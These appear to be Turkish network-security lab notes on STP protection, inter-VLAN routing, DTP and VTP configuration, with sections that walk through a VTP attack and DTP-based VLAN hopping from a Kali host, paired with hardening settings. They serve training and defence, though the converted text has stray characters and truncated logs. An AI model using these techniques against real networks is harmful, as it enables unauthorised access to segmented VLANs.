00.8010, length 43
04:15:02.193546 STP 802.1d, Config, Flags [none], bridge-id 0000.cc:01:27:08:00:
00.8010, length 43
04:15:04.162072 STP 802.1d, Config, Flags [none], bridge-id 0000.cc:01:27:08:00:
00.8010, length 43
04:15:06.186743 STP 802.1d, Config, Flags [none], bridge-id 0000.cc:01:27:08:00:
00.8010, length 43
04:15:08.166772 STP 802.1d, Config, Flags [none], bridge-id 0000.cc:01:27:08:00:
00.8010, length 43
```





R1

```
*Mar 1 01:13:11.675: STP: VLAN10: config protocol = ieee, packet from FastEthernet0/0 , link type 3, encsize 22
*Mar 1 01:13:11.675: STP: enc 01 00 0C CC CC CD CC 02 1B A4 F0 00 00 32 AA AA 03 00 00 0C 01 (
*Mar 1 01:13:11.675: STP: Data 0000000000002000CC021BA40001000000002000CC021BA40001800100001
*Mar 1 01:13:11.675: STP: VLAN10 Fa0/0:0000 00 00 00 2000CC021BA40001 00000000 2000CC021BA4000
0 0200 0F00
*Mar 1 01:13:12.991: STP: VLAN30: config protocol = ieee, packet from FastEthernet0/1 , link type 3, encsize 22
*Mar 1 01:13:12.991: STP: enc 01 00 0C CC CC CD CC 03 22 18 F0 01 00 32 AA AA 03 00 00 0C 01 (
*Mar 1 01:13:12.991: STP: Data 0000000000002000CC0322180003000000002000CC0322180003800200001
*Mar 1 01:13:12.991: STP: VLAN30 Fa0/1:0000 00 00 00 2000CC0322180003 00000000 2000CC032218000
0 0200 0F00
*Mar 1 01:13:13.675: STP: VLAN10: config protocol = ieee, packet from FastEthernet0/0 , link type 3, encsize 22
*Mar 1 01:13:13.675: STP: enc 01 00 0C CC CC CD CC 02 1B A4 F0 00 00 32 AA AA 03 00 00 0C 01 (
*Mar 1 01:13:13.675: STP: Data 0000000000002000CC021BA40001000000002000CC021BA40001800100001
*Mar 1 01:13:13.675: STP: VLAN10 Fa0/0:0000 00 00 00 2000CC021BA40001 00000000 2000CC021BA4000
0 0200 0F00
*Mar 1 01:13:14.983: STP: VLAN30: config protocol = ieee, packet from FastEthernet0/1 , link type 3, encsize 22
*Mar 1 01:13:14.983: STP: enc 01 00 0C CC CC CD CC 03 22 18 F0 01 00 32 AA AA 03 00 00 0C 01 (
*Mar
```

Clientlardan saldırı amaçlı gönderilen BPDU paketlerini engellemek için bpdu guard switch üzerinde konfigüre edilir.

span bpduguard enable


span bpdufilter enable

```
OmniSecuSW1#configure terminal
OmniSecuSW1(config)#interface giga 0/0
OmniSecuSW1(config-if)#spanning-tree guard root
OmniSecuSW1(config-if)#exit
OmniSecuSW1(config)#exit
OmniSecuSW1#
```


CPU İZLEME:

```
R1#show processes cpu sorted | include st
 67      0      2      0  0.00%  0.00%  0.00%  0 IPHost Track Pr
 72      0      1      0  0.00%  0.00%  0.00%  0 IPv6 RIB Redistr
 78      4     643      6  0.00%  0.00%  0.00%  0 SSS Test Client
R1#show processes cpu sorted
CPU utilization for five seconds: 0%/100%; one minute: 1%; five minutes: 8%
 PID Runtime(ms)   Invoked      uSecs   5Sec   1Min   5Min TTY Process
 94      496    9648      51  0.16%  0.11%  0.09%  0 DHCPD Receive
185     1436   2973     483  0.08%  0.48%  0.15%  130 Virtual Exec
114      88    4832      18  0.08%  0.01%  0.00%  0 RUDPV1 Main Proc
 73      76    4832      15  0.08%  0.00%  0.00%  0 PI MATM Aging Pr
 81     136     288     472  0.08%  0.07%  0.03%  0 TCP Timer
 31      88    4842      18  0.08%  0.01%  0.00%  0 Per-Second Jobs
169      72    8650       8  0.08%  0.01%  0.00%  0 PM Callback
 98     200   47910      4  0.08%  0.08%  0.08%  0 RBSCP Background
 8      0      2      0  0.00%  0.00%  0.00%  0 Serial Backgroun
 9      0      2      0  0.00%  0.00%  0.00%  0 AAA high-capacit
 7      0      2      0  0.00%  0.00%  0.00%  0 Timers
12      4      1    4000  0.00%  0.00%  0.00%  0 Crash writer
 6      0      3      0  0.00%  0.00%  0.00%  0 Pool Manager
10      0      1      0  0.00%  0.00%  0.00%  0 AAA_SERVER_DEADT
 5    12452    980   12706  0.00%  0.06%  0.06%  0 Check heaps
16      20     97     206  0.00%  0.00%  0.00%  0 ARP Input
11      0      1      0  0.00%  0.00%  0.00%  0 Policy Manager
13      0      1      0  0.00%  0.00%  0.00%  0 RO Notify Timers
19      4      2    2000  0.00%  0.00%  0.00%  0 Entity MIB API
20      0      2      0  0.00%  0.00%  0.00%  0 ATM Idle Timer
14      0      1      0  0.00%  0.00%  0.00%  0 OIR Handler
22      0      1      0  0.00%  0.00%  0.00%  0 SERIAL A'detect
15      0    163      0  0.00%  0.00%  0.00%  0 Environmental mo
24      0      2      0  0.00%  0.00%  0.00%  0 Dialer event
17    2216   1199   1848  0.00%  0.06%  0.05%  0 HC Counter Timer
26      0      1      0  0.00%  0.00%  0.00%  0 Critical Bkgnd
27     560   3834   146  0.00%  0.03%  0.00%  0 Net Background
28      0      2      0  0.00%  0.00%  0.00%  0 IDB Work
29      16    264      60  0.00%  0.00%  0.00%  0 Logger
18      0      2      0  0.00%  0.00%  0.00%  0 DDR Timers
21     24   1448      16  0.00%  0.00%  0.00%  0 EEM ED Syslog
32      0     41      0  0.00%  0.00%  0.00%  0 DHCPD Timer
33      4      6    666  0.00%  0.00%  0.00%  0 AggMgr Process
34      0      1      0  0.00%  0.00%  0.00%  0 dev_device_inser
35      0      1      0  0.00%  0.00%  0.00%  0 dev_device_remov
36      0      2      0  0.00%  0.00%  0.00%  0 SM Monitor
37      0      1      0  0.00%  0.00%  0.00%  0 HDV background
```


INTER VLAN ROUTING



VLAN yerel ağlarda switchler üzerinde sanal ağlar oluşturmak için kullanılır. Bir broadcast domainı farklı ağlara VLAN'lar yardımıyla ayrılabilir. Switchlerin bir birleri ile konuşluğu portlar **TRUNK** port olarak ayarlanırlar. Son kullanıcıların bağlı olduğu portlar **ACCESS** port olarak yapılandırılırlar. Aynı vlan içerisindeki bilgisayarlar birbirleri ile framlere *tag* basmadan konuşurken farklı vlanlar arasında gönderilip alınan帧elerin üzerine *vlan tagleri* yani vlan etiketleri basılır. Router tarafında sub interfaceler konfigüre edilerek **dot1q** ile encapsulation işlemi yapılır. Switch'in routera bağlantı kurmuş portu da trunk olarak ayarlanır.



UYGULAMA 24 VLAN ROUTING



ROUTER:

```

Serial2/0           unassigned      YES unset administratively down
down

Serial3/0           unassigned      YES unset administratively down
down

FastEthernet4/0     unassigned      YES unset administratively down
down

FastEthernet5/0     unassigned      YES unset administratively down
down
Router(config)#interface fa0/0
Router(config-if)#no ip add
Router(config-if)#no sh

Router(config-if)#
%LINK-5-CHANGED: Interface FastEthernet0/0, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0,
changed state to up

Router(config-if)#
Router(config-if)#
Router(config-if)#no shutdown
Router(config-if)#int fa 0/0.10
Router(config-subif)#
%LINK-5-CHANGED: Interface FastEthernet0/0.10, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0.10,
changed state to up

Router(config-subif)#
Router(config-subif)#
Router(config-subif)#
Router(config-subif)#encapsulation dot1Q 10
Router(config-subif)#ip add 192.168.10.1 255.255.255.0
Router(config-subif)#no sh
Router(config-subif)#interface fa 0/0.20
Router(config-subif)#
%LINK-5-CHANGED: Interface FastEthernet0/0.20, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0.20,
changed state to up

Router(config-subif)#
Router(config-subif)#encapsulation dot1Q 20
Router(config-subif)#ip add 192.168.20.1 255.255.255.0
Router(config-subif)#no sh

```

SWITCH:

```
Switch>enable
Switch#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#interface fa 0/2
Switch(config-if)#vlan 10
Switch(config-vlan)#name hack
Switch(config-vlan)#vlan 20
Switch(config-vlan)#name crack
Switch(config-vlan)#interface fa 0/2
Switch(config-if)#
Switch(config-if)#switchport mode acc
Switch(config-if)#switchport mode access
Switch(config-if)#
Switch(config-if)#
Switch(config-if)#sw access vlan 10
Switch(config-if)#interface fa 0/3
Switch(config-if)#
Switch(config-if)#sw mode access
Switch(config-if)#
Switch(config-if)#sw ACcess vlan 20
Switch(config-if)#interface fa 0/1
Switch(config-if)#sw mode trunk

Switch(config-if)#
%LINEPROTO-5-UPDOWN: Line protocol on Interface
FastEthernet0/1, changed state to down

%LINEPROTO-5-UPDOWN: Line protocol on Interface
FastEthernet0/1, changed state to up

Switch(config-if)#

```

Command Prompt

```
Ping statistics for 192.168.20.2:
  Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms  Maximum = 1ms  Average = 0ms
PC>ping 192.168.20.2

Pinging 192.168.20.2 with 32 bytes of data:

Reply from 192.168.20.2: bytes=32 time=1ms TTL=127
Reply from 192.168.20.2: bytes=32 time=0ms TTL=127
Reply from 192.168.20.2: bytes=32 time=0ms TTL=127
Reply from 192.168.20.2: bytes=32 time=0ms TTL=127

Ping statistics for 192.168.20.2:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms


PC>tracert 192.168.20.2

Tracing route to 192.168.20.2 over a maximum of 30 hops:
  1  0 ms        0 ms        0 ms      192.168.10.1
  2  0 ms        0 ms        0 ms      192.168.20.2

Trace complete.

PC>
```

BİLGİSAYARLAR:



Trunk protokol DTP protokolü ile çalışmaktadır. Dynamic Trunking Protokol etkin olan bir switchte portlar varsayılan olarak dynamic desirable olarak gelirler.

Sw1

```
Switch(config)#in fa 0/1
Switch(config-if)#sw mode trun
Switch(config-if)#sw mode trunk

Switch(config-if)#
%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1,
%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1,
Switch(config-if)#+
```

Sw2

```
Switch#sh interfaces switchport
Name: Fa0/1
Switchport: Enabled
Administrative Mode: dynamic auto
Operational Mode: trunk
Administrative Trunking Encapsulation: dot1q
Operational Trunking Encapsulation: dot1q
Negotiation of Trunking: On
Access Mode VLAN: 1 (default)
Trunking Native Mode VLAN: 1 (default)
Voice VLAN: none
Administrative private-vlan host-association: none
Administrative private-vlan mapping: none
Administrative private-vlan trunk native VLAN: none
Administrative private-vlan trunk encapsulation: dot1q
Administrative private-vlan trunk normal VLANs: none
Administrative private-vlan trunk private VLANs: none
Operational private-vlan: none
Trunking VLANs Enabled: All
Pruning VLANs Enabled: 2-1001
Capture Mode Disabled
Capture VLANs Allowed: ALL
Protected: false
--More--
```

	Trunk	Access	Dynamic Auto	Dynamic Desirable
Trunk	Trunk	Limited	Trunk	Trunk
Access	Limited	Access	Access	Access
Dynamic Auto	Trunk	Access	Access	Trunk
Dynamic Desirable	Trunk	Access	Trunk	Trunk

VTP VLAN TRUNKING PROTOKOL

VTP ağdaki vlanları tek bir ağ anahtarı üzerinden yönetmek için kullanılan bir protokoldür. Vlan ekleme silme gibi işlemlerin merkezi olarak yapılması için kolaylık sağlayarak vakitten kazandırır. VTP'nin sunduğu özellikler;

Ağ switch cihazları üzerinde vlan tutarlılığı

Karışık ağlarda VLAN trunk yapılandırılması

Vlanların doğru şekilde izlenmesi görüntülenmesi


VTP domainlerinde eklenen Vlanların tüm ağ anahtarlarına duyurulması

Plug And Play Vlan eklenmesi

VTP yapılandırılırken aşağıdaki hususlara dikkat edilmesi gerekmektedir;

- Switchlerin VTP domain isimleri aynı olmalıdır.
- Bir switch VTP Server olarak kullanılmalıdır.
- Routera gerek yoktur.

VTP Server revision numarası en büyük olan ağ anahtarıdır. Switch ağıda vlan ekleme silme gibi yetkilere sahip olabilmek için bu modda olmalıdır. VTP çalışırken server üzerinde yapılacak bir değişiklik tüm ağdaki VLAN'ları etkiler. VTP server modda VLAN konfigürasyonu NVRAM' e kaydedilir. **Client** modda switchler VTP sunucularından bilgi alırlar. Güncellemeye alır ve gönderirler. Kendi başlarına vlan oluşturamaz silemez ya da değiştiremezler. **Transparent** moddaki switchler VTP domaine katılmazlar VLAN veritabanını paylaşmazlar VTP yayınlarını sadece ileterler.



UYGULAMA 25 VTP BASIC

1) Configure the VTP information Dswitch:

```
DSwitch>enable  
DSwitch#configure terminal  
Dswitch(config)#vtp mode server  
Dswitch(config)#vtp domain Cisco
```

2) Configure the VTP information with the access layer switch as a VTP client

```
ASwitch>enable  
ASwitch#configure terminal  
ASwitch(config)#vtp mode client  
ASwitch(config)#vtp domain Cisco
```

3) Configure VLANs on the distribution layer switch

“**vlan vlanID#**” command

“**database vlan**” command:
Dswitch(config)#vlan 40
Dswitch(config)#vlan 41

Assign the IP addresses for Vlans:

```
Dswitch(config)#interface vlan 40  
Dswitch(if-config)#ip address 172.16.71.40 255.255.255.0  
Dswitch(if-config)#no shutdown  
Dswitch(if-config)#interface vlan 41  
Dswitch(if-config)#ip address 172.16.132.41 255.255.255.0  
Dswitch(if-config)#no shutdown  
Dswitch(if-config)#exit
```

4) Configure inter-VLAN routing on the Dswitch

```
Dswitch(config)#ip routing  
Dswitch(config)#exit  
Dswitch#Write (save configurations)
```

5) Configure the VTP information with the access layer switch as a VTP client

```
ASwitch#configure terminal  
ASwitch(config)#vtp mode client  
ASwitch(config)#vtp domain cisco  
ASwitch(config)#exit  
  
ASwitch#copy run start
```

UYGULAMA 26 VTP TEST GNS3

GNS3 tarafından VTP yapılandırılması biraz daha farklıdır. Vlan database altından VTP aşağıdaki gibi konfigüre edilmiştir;

```
R1(vlan)#vtp ?
  client      Set the device to client mode.
  domain      Set the name of the VTP administrative domain.
  password    Set the password for the VTP administrative domain.
  pruning     Set the administrative domain to permit pruning.
  server      Set the device to server mode.
  transparent Set the device to transparent mode.
  v2-mode     Set the administrative domain to V2 mode.
```

```
R1(vlan)#vtp [REDACTED]
```

R1:

```
R1(vlan)#vtp domain hackzone
Changing VTP domain name from NULL to hackzone
R1(vlan)#vtp serv
R1(vlan)#vtp server ?
<cr>

R1(vlan)#vtp server
Device mode already VTP SERVER.
R1(vlan)#[REDACTED]
```

R2:

```
R2(vlan)#vtp client
Setting device to VTP CLIENT mode.
R2(vlan)#vtp domain hackzone
Domain name already set to hackzone .
R2(vlan)#[REDACTED]
```

R3:


```
R3(vlan)#vtp domain hackzone
Domain name already set to hackzone .
R3(vlan)#vtp client
Setting device to VTP CLIENT mode.
R3(vlan)#[REDACTED]
```

VTP PAKET ANALİZİ:

- > IEEE 802.3 Ethernet
- > Logical-Link Control
 - > DSAP: SNAP (0xaa)
 - > SSAP: SNAP (0xaa)
 - > Control field: U, func=UI (0x03)
 - Organization Code: Cisco (0x00000c)
 - PID: VTP (0x2003)
- > VLAN Trunking Protocol
 - Version: 0x01
 - Code: Join/Prune Message (0x04)
 - Reserved: 00
 - Management Domain Length: 8
 - Management Domain: hackzone
 - First VLAN ID: 0
 - Last VLAN ID: 1007
- > Advertised active (i.e. not pruned) VLANs
 - VLAN: 1
 - VLAN: 10
 - VLAN: 20
 - VLAN: 30

Konfigürasyon yapılmırken VTP versiyon 3 kullanılarak VTP yayınlarında doğrulama maksatlı prola konulması gerekmektedir. Bu eksikliklerden dolayı aşağıdaki gibi atak fazı gerçekleşmiştir.

ATAK FAZI:




Ataların engellenmesi için yapılabilecek örnek konfigürasyon aşağıdaki gibidir;

```
Switch>enable
Switch#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#vtp mode
Switch(config)#vtp ver
Switch(config)#vtp version ?
    <1-2> Set the administrative domain VTP version number
Switch(config)#vtp version 2
Switch(config)#vtp doma
Switch(config)#vtp domain hackzone
Changing VTP domain name from NULL to hackzone
Switch(config)#vtp mode server
Device mode already VTP SERVER.
Switch(config)#vtp pas
Switch(config)#vtp password sup3rs3cr31p@55wd
Setting device VLAN database password to sup3rs3cr31p@55wd
Switch(config)#|
```

UYGULAMA 27 VLAN HOPPING

Paket Sniffing:

CDP paketi aşağıdaki gibi sniff edilmiştir.



Karşı port Dynamic Desirable modda olduğu için ve VLAN 1 defaultta kaldığından dolayı hedef porta DTP paketi yoolanarak aradaki port trunk porta dönüştürülecektir;

DTP Atak:

```
root@kali:~# telnet 192.168.217.200
Trying 192.168.217.200...
Connected to 192.168.217.200.
Escape character is '^]'.

User Access Verification

Username: root
Password:
R1#show interfac
R1#show interfaces trun
R1#show interfaces trunk

Port      Mode       Encapsulation  Status      Native vlan
Fa0/0     on         802.1q        trunking   1
Fa0/1     on         802.1q        trunking   1

